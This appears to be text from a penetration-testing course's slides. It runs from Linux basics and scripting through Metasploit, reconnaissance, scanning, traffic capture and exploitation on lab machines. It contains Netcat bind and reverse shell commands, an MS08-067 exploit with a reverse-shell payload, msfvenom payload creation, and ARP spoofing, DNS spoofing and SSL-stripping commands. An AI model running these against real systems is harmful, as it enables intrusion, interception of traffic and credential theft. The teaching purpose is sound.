

Penetration Testing

- Georgia Weidman

Using Kali Linux

Kali Linux

Debian based custom attack platform

Preinstalled with penetration testing tools

I've installed a few more for this class

Linux Command Line

The Linux command line gives text based access to an interpreter called Bash.

To perform instructions enter commands at the command prompt `root@kali:~#`

```
root@kali:~# ls
```

Desktop

Navigating the File System

Print Working Directory:

```
root@kali:~# pwd  
/root
```

Change Directories:

```
root@kali:~# cd Desktop  
root@kali:~/Desktop# cd ..  
root@kali:~# cd ../etc  
root@kali:/etc#
```

Man Pages

To learn more about a Linux command you can use the Linux man pages

They give you usage, description, and options about a command

```
root@kali:~# man ls
```

Tells us we can use `ls -a` to show hidden directories (those starting with a `.`)

Man Pages

LS(1)

User Commands

LS(1)

NAME

ls - list directory contents

SYNOPSIS

ls [OPTION]... [FILE]...

DESCRIPTION

List information about the FILES (the current directory by default).

Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.

-a, --all

do not ignore entries starting with .

-A, --almost-all

do not list implied . and ..

--author

Manual page ls(1) line 1 (press h for help or q to quit)

User Privileges

Root is the superuser on a Linux system with full privileges (use at your own risk)

By default on Kali we only have the Root user.

On a typical Linux system we would have unprivileged users with Sudo privileges to use Root temporarily

Adding a User

```
root@kali:~# adduser georgia
Adding user `georgia' ...
Adding new group `georgia' (1001) ...
Adding new user `georgia' (1000) with group `georgia' ...
Creating home directory `/home/georgia' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for georgia
Enter the new value, or press ENTER for the default
    Full Name []: Georgia Weidman
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
```

Adding a User to the sudoers File

The sudoers group contains all the users that can use the sudo command to run privileged operations.

```
root@kali:~# adduser georgia sudo
```

```
Adding user `georgia' to group `sudo' ...
```

```
Adding user georgia to group sudo
```

```
Done.
```

Switching Users and Using Sudo

```
root@kali:~# su georgia
georgia@kali:/root$ adduser james
bash: adduser: command not found
georgia@kali:/root$ sudo adduser james
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for georgia:
Adding user `james' ...
```

Manipulating Files

Everything in Linux is a file.

To create a new file:

```
root@kali:~# touch myfile
```

To create a new directory:

```
root@kali:~# mkdir mydirectory
```

```
root@kali:~# ls
```

```
Desktop mydirectory myfile
```

Manipulating Files

Copying Files:

`cp <source> <destination>` (makes a copy leaving the original in place)

Moving Files:

`mv <source> <destination>` (moves the file deleting the original)

Deleting Files:

`rm <filename>` (removes the file)

Manipulating Files

```
root@kali:~# cd mydirectory/
```

```
root@kali:~/mydirectory# cp /root/myfile myfile2
```

```
root@kali:~/mydirectory# ls
```

```
myfile2
```

```
root@kali:~/mydirectory# mv myfile2 myfile3
```

```
root@kali:~/mydirectory# ls
```

```
myfile3
```

```
root@kali:~/mydirectory# rm myfile3
```

```
root@kali:~/mydirectory# ls
```

Adding Text to a File

echo <text> prints the text out to the terminal

Redirect output into a file with echo text > myfile

View the contents of a file with cat <filename>

Append text to a file with >> instead of >

Adding Text to a File

```
root@kali:~/mydirectory# echo hello georgia
```

```
hello georgia
```

```
root@kali:~/mydirectory# echo hello georgia > myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia
```

```
root@kali:~/mydirectory# echo hello georgia again > myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia again
```

```
root@kali:~/mydirectory# echo hello georgia a third time >> myfile
```

```
root@kali:~/mydirectory# cat myfile
```

```
hello georgia again
```

```
hello georgia a third time
```

File Permissions

```
root@kali:~/mydirectory# ls -l myfile  
-rw-r--r-- 1 root root 47 Aug 26 19:36 myfile
```

From left to right: File permissions, links, owner, group, size in bytes, time of last edit, filename

Possible permissions include read write and execute (rwx)

Three sets of permissions owner, group, everyone

File Permissions

Integer Value Permissions		Binary
7	Full	111
6	Read and write	110
5	Read and execute	101
4	Read only	100
3	Write and execute	011
2	Write only	010
1	Execute only	001
0	None	000

File Permissions

Chmod can be used to change the file permissions

Various ways of using it.

```
root@kali:~/mydirectory# chmod 700 myfile
```

```
root@kali:~/mydirectory# ls -l myfile
```

```
-rwx----- 1 root root 47 Aug 26 19:36 myfile
```

```
root@kali:~/mydirectory# chmod +x myfile
```

```
root@kali:~/mydirectory# ls -l myfile
```

```
-rwx--x--x 1 root root 47 Aug 26 19:36 myfile
```

Editing Files with Nano

```
root@kali:~/mydirectory# nano testfile.txt
```

[New File]

^G Get Help ^O WriteOut ^R Read File ^Y

Prev Page ^K Cut Text ^C Cur Pos

^X Exit ^J Justify ^W Where Is ^V Next

Page ^U UnCut Text ^T To Spell

Editing Files with Nano

Searching for text: Ctrl+W

Search: georgia

^G Get Help ^Y First Line ^T Go To Line ^W

Beg of ParM-J FullJstifM-B Backwards

^C Cancel ^V Last Line ^R Replace ^O End
of ParM-C Case SensM-R Regexp

Editing Files with Nano

In nano we can just type what we want to add

To save the file Ctrl+X choose Y

File Name to Write: testfile.txt

^G Get Help	M-D DOS Format	M-A
Append	M-B Backup File	
^C Cancel	M-M Mac Format	M-P Prepend

Editing Files with Vi

```
root@kali:~/mydirectory# vi testfile.txt
```

```
hi  
georgia  
we  
are  
teaching  
pentesting  
today
```

```
~
```

```
~
```

```
"testfile.txt" 7L, 44C
```

```
1,1
```

```
All
```

Editing Files with Vi

By default Vi is in command mode. You can not directly enter text.

Enter **i** to switch to insert mode, **ESC** to switch back to command mode.

Save and exit from command mode with **:wq**

Editing Files with Vi

In command mode we can use shortcuts to perform tasks

For example put the cursor on the word we and type **dd** to delete the line

Data Manipulation

Enter the data below in a text file:

- 1 Derbycon September
- 2 Shmoocon January
- 3 Brucon September
- 4 Blackhat July
- 5 Bsides *
- 6 HackerHalted October
- 7 Hackercon April

Data Manipulation

Grep looks for instances of a text string in a file.

```
root@kali:~/mydirectory# grep September  
myfile
```

```
1 Derbycon September
```

```
3 Brucon September
```

Data Manipulation

Another utility for manipulating data is sed

```
root@kali:~/mydirectory# sed 's/Blackhat/Defcon/'  
myfile
```

- 1 Derbycon September
- 2 Shmoocon January
- 3 Brucon September
- 4 Defcon July
- 5 Bsides *
- 6 HackerHalted October
- 7 Hackercon April

Data Manipulation

Another utility is awk

```
root@kali:~/mydirectory# awk '$1 >5' myfile
```

6 HackerHalted October

7 Hackercon April

```
root@kali:~/mydirectory# awk '{print $1,$3;}' myfile
```

1 September

2 January

3 September

4 July

5 *

6 October

7 April

Managing Installed Packages

Install a package:

```
root@kali:~/mydirectory# apt-get install  
armitage
```

Update the software:

```
root@kali:~/mydirectory# apt-get upgrade
```

Get the latest packages from the repositories
listed in /etc/apt/sources.list

```
root@kali:~/mydirectory# apt-get update
```

Processes and Services

See your running processes with `ps`

See all processes with `ps aux`

Start/stop a service with `service <service name>`
`start/stop`

```
root@kali:~/mydirectory# service apache2 start
```

Managing Networking

```
root@kali:~# ifconfig
```

```
eth0    Link encap:Ethernet  HWaddr 00:0c:29:b0:09:56  
        inet addr:10.0.0.61  Bcast:10.0.0.255  Mask:255.255.255.0  
        inet6 addr: fe80::20c:29ff:feb0:956/64 Scope:Link  
        UP BROADCAST RUNNING MULTICAST  MTU:1500  
Metric:1  
        RX packets:51  errors:0 dropped:0 overruns:0 frame:0  
        TX packets:42  errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:1000  
        RX bytes:4342 (4.2 KiB)  TX bytes:3418 (3.3 KiB)  
        Interrupt:19 Base address:0x2000
```

Managing Networking

```
root@kali:~/mydirectory# route
```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref
Use Iface					
default	10.0.0.1	0.0.0.0	UG	0	0 eth0
10.0.0.0	*	255.255.255.0	U	0	0 eth0

Managing Networking

You can set a static IP address in `/etc/network/interfaces`

The default text is below

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface
auto lo
iface lo inet loopback
```

```
# The primary network interface
allow-hotplug eth0
iface eth0 inet dhcp
```

Managing Networking

Change the entry to `eth0` to match your network

```
# The primary network interface
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 10.0.0.100
```

```
netmask 255.255.255.0
```

```
gateway 10.0.0.1
```

Restart networking with **`service networking restart`**

Netcat

Netcat is known as a TCP/IP Swiss Army Knife

We can use it for a variety of purposes

Ncat is a modern reimplementation on Netcat by the Nmap project

Netcat

Connect to a Port:

```
root@kali:~# nc -v 10.0.0.100 80
```

```
nc: 10.0.0.100 (10.0.0.100) 80 [http] open
```

```
root@kali:~# nc -v 10.0.0.100 81
```

```
nc: cannot connect to 10.0.0.100 (10.0.0.100) 81
```

```
[81]: Connection refused
```

```
nc: unable to connect to address 10.0.0.100, service  
81
```

Netcat

Opening a Netcat listener:

```
root@kali:~# nc -lvp 1234
```

```
nc: listening on :: 1234 ...
```

```
nc: listening on 0.0.0.0 1234 ...
```

In another terminal connect to the port:

```
root@kali:~# nc 10.0.0.100 1234
```

```
hi georgia
```

Netcat

Opening a command shell listener:

```
root@kali:~# nc -lvp 1234 -e /bin/bash
nc: listening on :: 1234 ...
nc: listening on 0.0.0.0 1234 ...
```

In another terminal:

```
root@kali:~# nc 10.0.0.100 1234
whoami
root
```

Netcat

Pushing a command shell back to a listener:

Setup a listener:

```
root@kali:~# nc -lvp 1234
```

Connect back in another terminal:

```
root@kali:~# nc 10.0.0.100 1234 -e /bin/bash
```

Netcat

Transferring files:

Redirect output to a file:

```
root@kali:~# nc -lvp 1234 > netcatfile
```

Send a file from another terminal:

```
root@kali:~# nc 10.0.0.100 1234 <  
mydirectory/myfile
```

Automating Tasks with cron Jobs

Cron jobs are scheduled tasks in Linux

```
root@kali:/etc# ls | grep cron
```

cron.d

cron.daily

cron.hourly

cron.monthly

crontab

cron.weekly

Automating Tasks with cron Jobs

Cron jobs are specified in the `/etc/crontab` file

```
# m h dom mon dow user  command
17 * * * *      root    cd / && run-parts --report /etc/cron.hourly
25 6 * * *      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6 * * 7      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * *      root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
```

Automating Tasks with cron Jobs

Add your task to one of the scheduled directories

For more flexibility add a line to `/etc/crontab`

We will do this in the post exploitation section

Programming

Programming

“Turning pizza and beer into code” – *somebody on Twitter*

Automating repetitive tasks with code

We will look briefly at Bash, Python, and C

Bash Scripting

Instead of running Linux commands one by one we can put them in a script to run all at once

Good for tasks you complete often on Linux systems

We will make a simple script that runs a ping sweep on a Class C network

Bash Scripting

```
#!/bin/bash
```

```
echo "Usage: ./pingscript.sh [network]"
```

```
echo "example: ./pingscript.sh 192.168.20"
```

Line 1 tells the script to use the Bash interpreter.

Echo prints to the screen

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
fi
```

If statements only run if the condition is true. They are available in many languages, though the syntax may vary.

In this case, the text is only echoed if the first argument is null

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x
done
fi
```

For loops run multiple times, in this case 1-254 times

Pings each host made up of the first argument concatenated with the loop number

Bash Scripting

```
#!/bin/bash
if [ "$1" == "" ]
then
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep "64 bytes" | cut -d" " -f4 | sed
's/.$//'
done
fi
```

Bash Scripting

Streamlined the results to only print the IP addresses that respond to ping

grep for 64 bytes

choose field 4 with cut

strip off the : with sed

Python Scripting

Linux systems typically come with interpreters for other scripting languages such as Python and Perl

We will use Python for exploit development later in the class

For now we will create a simple port scanner

Python Scripting

```
#!/usr/bin/python
```

```
ip = raw_input("Enter the ip: ")
```

```
port = input("Enter the port: ")
```

Line 1 tells the script to use the Python interpreter

Takes input from the user for the IP address and port.

Python Scripting

```
#!/usr/bin/python
import socket
ip = raw_input("Enter the ip: ")
port = input("Enter the port: ")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if s.connect_ex((ip,port)):
    print "Port", port, "is closed"
else:
    print "Port", port, "is open"
```

Indentation denotes loops in Python

Connect_ex returns 0 if the connection is successful and an error code if it is not.

C Programming

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    if (argc < 2)
    {
        printf("%s\n", "Pass your name as an argument");
        return 0;
    }
    else
    {
        printf("Hello %s\n", argv[1]);
    }
}
```

C Programming

C syntax uses `{}` to denote loops. Indentation while good form does not effect the program.

C programs are compiled rather than interpreted.

```
gcc cprogram.c -o cprogram
```

Using Metasploit

Metasploit

Exploitation Framework

Written in Ruby

Modular

Exploits, payloads, auxiliaries, and more

Terminology

Exploit: vector for penetrating the system

Payload: Shellcode, what you want the exploit to do after exploitation

Auxiliary: other exploit modules such as scanning, information gathering

Session: connection from a successful exploit

Interfaces

Msfcconsole

Msfccli (discontinued)

Msfweb (discontinued)

Msfgui (discontinued)

Armitage

Utilities

Msfpayload

Msfencode

Msfupdate

Msfvenom

Exploitation Streamlining

Traditional Exploit

Find public exploit

Replace offsets, return address, etc. for your target

Replace shellcode

Metasploit

Load Metasploit module

Select target

Select payload

Metasploit Payloads

Bind shell – opens a port on the victim machine

Reverse shell – pushes a shell back to the attacker

Inline – full payload in the exploit

Staged – shellcode calls back to attacker to get the rest

Msfconsole Commands

help

use

show

set

setg

exploit

Msfrconsole Exploitation Example

```
msf> info exploit/windows/smb/ms08_067_netapi
msf> use exploit/windows/smb/ms08_067_netapi
msf> show options
msf> set RHOST 10.0.0.101
msf> show payloads
msf> set payload windows/shell/reverse_tcp
msf> show options
msf> set LHOST 10.0.0.100
msf> exploit
```

Auxiliary Module Example

```
msf> info scanner/smb/pipe_auditor
```

```
msf> use scanner/smb/pipe_auditor
```

```
msf> show options
```

```
msf> set RHOSTS 10.0.0.101
```

```
msf> exploit
```

Msfvenom

Make shellcode and stand alone payloads

Use encoders to mangle payloads

- l list modules
- f output format
- p payload to use

Msfvenom Example

```
msfvenom -h
```

```
msfvenom -l payloads
```

```
msfvenom -p windows/messagebox --show-  
options msfvenom --help-formats
```

```
msfvenom -p windows/messagebox text="hi  
georgia" -f exe > test.exe
```

Download to Windows XP box and run it

Multi/Handler

Generic payload handler

Catch payloads started outside of the framework

For example payloads from Msfvenom

```
msf> use multi/handler
```

Exercises

1) Recreate the MS08_067 exploit in Msfconsole and Mscli using different payloads. For example try the Meterpreter payload such as windows/meterpreter/reverse_tcp.

2) Use Msfvenom to create an executable payload to run on the Windows XP SP3 victim with windows/meterpreter/reverse_tcp as the payload. What do you need to do to catch the shell?

Information Gathering

Information Gathering

Find as much information as possible about the target.

What domains do they own? What job ads are they posting? What is their email structure?

What technologies are they using on publicly facing systems?

Google Searching

You can do much more than a simple Google search using operators.

<https://support.google.com/websearch/answer/136861?hl=en>

Example: `spf site:bulbsecurity.com` looks for hits in only `bulbsecurity.com` pages.

Example: `site:cisco.com -site:www.cisco.com` finds sites other than `www.cisco.com` by cisco.

Google Dorks

It's amazing the things you can find with crafted Google searches. These are often called Google Dorks.

Database of helpful Google Dorks:

<http://www.exploit-db.com/google-dorks/>

Example: `xamppdirpasswd.txt filetype:txt` finds
xampp passwords

Shodan

A different kind of search engine that uses banner grabbing.

<http://www.shodanhq.com>

Can filter by network, country, etc.

Example: `webcamxp` will search for webcams.
Some don't even require login.

Whois

The Whois database contains information about domain registration.

Can use domains by proxy to hide information

```
root@kali:~# whois bulbsecurity.com
```

```
root@kali:~# whois georgiaweidman.com
```

DNS Recon

Domain Name Services map fully qualified domain names to IP addresses

```
root@kali:~# host www.bulbsecurity.com
```

```
root@kali:~# host -t ns bulbsecurity.com
```

```
root@kali:~# host -t mx bulbsecurity.com
```

DNS Zone Transfer

This hopefully doesn't work, but sometimes it does.

As the name implies this allows us to transfer the DNS records.

```
root@kali:~# host -t ns zoneedit.com
```

```
root@kali:~# host -l zoneedit.com
```

```
ns2.zoneedit.com
```

DNS Bruteforce

What other fully qualified domain names exist?

Give a wordlist of possibilities (similar to password cracking) and try them.

fierce -dns cisco.com

Netcraft

Netcraft is an Internet monitoring company

You can find out information about a domain here as well.

Search for your target at
<http://searchdns.netcraft.com>

The Harvester

Part of your engagement may be sending phishing emails. You may have to find the target emails yourself.

Even if it's not, you might be able to use the usernames as logins for credential guessing.

The Harvester automatically searches for emails etc.
online

```
root@kali:~# theharvester -d microsoft.com -l 500 -b  
all
```

Maltego

Maltego is a graphical information gathering and correlation tool.

Run transforms on entities to search for related information.

```
root@kali:~# maltego
```

Recon-ng

Recon-ng is a reconnaissance framework.

Usage is similar to the Metasploit Framework

```
root@kali:~# recon-ng
```

Recon-ng

```
recon-ng > use recon/hosts/enum/http/web/xssed  
[recon-ng][default][xssed] > show options
```

Name	Current Value	Req	Description
------	---------------	-----	-------------

-----	-----	---	-----
-------	-------	-----	-------

DOMAIN		yes	target domain
--------	--	-----	---------------

```
recon-ng [xssed] > set DOMAIN microsoft.com  
DOMAIN => microsoft.com
```

```
recon-ng [xssed] > run
```

Port Scanning

To find network based vulnerabilities we need to know what ports are available.

We could manually attach to each port with Netcat or write a more advanced version of our script in the programming module.

Or we can use a tool.

Nmap

Nmap is the defacto tool for port scanning.

Nmap.org has a book sized user manual.

We will run a couple of scans here

```
root@kali:~# nmap -sS 192.168.20.9-11 -oA  
synscan
```

```
root@kali:~# nmap -sU 192.168.20.9-11 -oA  
udpscan
```

Metasploit Port Scanners

search portscan (shows portscan modules)

scanner/portscan/tcp (runs a TCP connect scan)

Use auxiliary modules like exploits (use, set, exploit, etc..)

Port Scanner Example

```
use auxiliary/scanner/portscan/tcp
```

```
show options
```

```
set RHOSTS 172.16.85.135 172.16.85.136
```

```
exploit
```

Exercises

Spend some time trying the tools in this section against your organization.

By default Nmap only scans 1000 interesting ports. How can you scan the entire port range?

Use the -sV Nmap flag to run a version scan to get more information. Based on the results, use Google to find possible vulnerabilities on the target systems.

Vulnerability Identification

Vulnerability Identification

Query systems for potential vulnerabilities

Identify potential methods of penetration

Ex: scan SMB for version, returns
ms08_067_netapi vulnerability

Nessus

Vulnerability database + scanner

Searches for known vulnerabilities

Professional Edition for use on engagements. We are using the Free home edition.

Nmap Scripting Engine

More to Nmap than port scanning

Specialized scripts

Information gathering, vulnerability scanning
and more

Listed in `/usr/share/nmap/scripts` in Kali

Nmap Scripting Engine

```
nmap -sC 172.16.85.135-136
```

```
nmap --script-help=smb-check-vulns
```

```
nmap --script=nfs-ls 172.16.85.136
```

```
nmap --script=smb-os-discovery 172.16.85.136
```

Metasploit Scanners

`auxiliary/scanner/ftp/anonymous`

Many exploits have check function that will see if a victim is vulnerable rather than exploiting the issue

Ex: MS08-067 has a check function

Instead of exploit type check (no need to set a payload)

Web Application Scanning

Looking for vulnerabilities in custom apps is a whole class of its own

Look for known vulnerabilities in web based software

Payroll systems, wikis, etc..

Dirbuster

Dirbuster is a graphical tool that is used for bruteforcing directories and pages.

We can use it on our Linux system to see if we can find any hidden directories.

Nikto

Website scanner

Vulnerability database of known website issues

```
nikto -host http://172.16.85.136
```

Manual Analysis

Default passwords - Webdav

Misconfigured pages – open phpMyAdmin

Port 3232 on the Windows system – sensitive webserver with directory traversal

Finding Valid Usernames

```
nc 192.168.20.10 25
```

```
VERFY georgia
```

```
250 Georgia<georgia@>
```

```
VERFY john
```

```
551 User not local
```

Useful for social engineering and password attacks

Exercises

Based on the results of our vulnerability analysis develop a plan of attack and find Metasploit modules where available and/or manual exploit methods.

Run NSE scripts and Metasploit scanners of your choice against your victim machines

Capturing Traffic

Capturing Traffic

Get access to traffic we shouldn't

See plaintext data

Possibly break encryption to get data

Wireshark

Graphical tool for visualizing packets

Wireshark

Turn off capture in promiscuous mode as we are in a VM network

Using Wireshark

Log in with anonymous FTP to Windows XP target

Filter in Wireshark for ftp

Filter for `ip.dst==192.168.20.10` and ftp

Follow TCP stream


Address Resolution Protocol (ARP)

Translates IP address to MAC address of the network adapter

Tells hosts where to send traffic

If we can trick hosts into sending traffic to the wrong place we can capture traffic in Wireshark

ARP Spoofing



ARP Spoofing

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
arp spoof -i eth0 -t 192.168.20.11 192.168.20.10
```

```
arp spoof -i eth0 -t 192.168.20.10 192.168.20.11
```


Domain Name Service (DNS)

IP addresses are hard to remember:
www.gmail.com is much easier to remember
than 17.18.19.20

DNS translates www.gmail.com to its IP address

Tells the host where to send traffic when called
by domain name

DNS



DNS Cache Poisoning

hosts.txt: 192.168.20.9 www.gmail.com

Restart arpspoofing between gateway and target

```
dnsspoof -i eth0 -f hosts.txt
```


Secure Socket Layer (SSL)

Crypto between browser and web server


Makes sure no one else is listening

Can't see credentials in plaintext

SSL Man in the Middle



SSL Stripping



SSL Stripping

```
iptables -t nat -A PREROUTING -p tcp --  
destination-port 80 -j REDIRECT --to-port 8080
```

Spoof the default gateway with Arpspoof

```
sslstrip -l 8080
```

Exploitation

Webdav Default Credentials

Default credentials for Webdav in XAMPP are
wampp:xampp

```
cadaver http://172.16.85.135/webdav
```

User Msfvenom to create a PHP shell and upload

Metasploit module as well

Open phpMyAdmin

No password of root MySQL account available through
PhpMyAdmin

Create a php shell on the Apache server using a SQL query

```
